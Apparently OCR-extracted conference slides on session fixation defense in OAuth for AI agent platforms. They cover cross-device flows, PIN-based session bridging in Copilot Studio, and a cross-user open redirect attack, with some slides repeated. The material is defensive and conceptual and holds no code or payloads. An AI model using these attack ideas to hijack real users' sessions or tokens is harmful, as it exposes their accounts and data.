
On intricacies of Session Fixation Defense

Post-Redirect pattern is NOT universally applicable

So far, we assumed that
the *Browser* is the *only User-agent*
used to contact each Backend entity …

Reality:

- Tool ✅
- Token Manager ✅
- Platform ✅ / Agent ❓




On intricacies of Session Fixation Defense

Post-Redirect pattern is NOT universally applicable

So far, we assumed that
the *Browser* is the *only User-agent*
used to contact each Backend entity …

Reality:

- Tool ✅
- Token Manager ✅
- Platform ✅ / Agent ❓




On intricacies of Session Fixation Defense

Solution: Learn from Cross-device OAuth Flows


Instant Messaging (IM) app Channels

Constrained User-agent with
limited ***callback*** capabilities



Cross-Device OAuth Flows

Constrained Device with
limited ***input*** capabilities




- **Solution#1: Directly use Cross-device Flows** [Limited Adoption!]
  e.g., OAuth Device Authorization Grant
  Client Initiated Backchannel Authentication (CIBA)
- **Solution#2: Retrofitting Auth Session Transfer to Authorization Code Grant**
  e.g., User manually passes PIN code for user identity check


On intricacies of Session Fixation Defense

Example: Copilot Studio / Azure AI Bot Service


- **Regular Channels:** (e.g., web app)
  - Support post-redirect pattern (auto-verify session binding)
- **Others Channels:** (e.g., in Instant Messaging apps)
  - **<u>Manually enter *PIN codes* to bridge the session gap</u>**
  - Agent needs to provide an interface
  - Token Manager verifies the PIN



- **Complementary (Weaker) Defense:**
  - Extra Consent Screen at Token Manager's /callback
- **Long-term Goal ("Unphishable"):**
  - Equip each IM app channel with ***callback*** capabilities



Attack Type 2 – Open Redirect




Expectation (End-user's Perspective):

- ***My*** authorization for an agent should not go to another ***user*** served by the same agent.

Reality:

- **Cross-user** **Open Redirect**

Attack Type 2 – Open Redirect



Expectation (End-user's Perspective):


- ***My*** authorization for an agent should not go to another ***user*** served by the same agent.

Reality:

- **Cross-user** **Open Redirect**


Open Redirect: Attack

When Session Fixation Defense Goes Wrong



Open Redirect: Attack

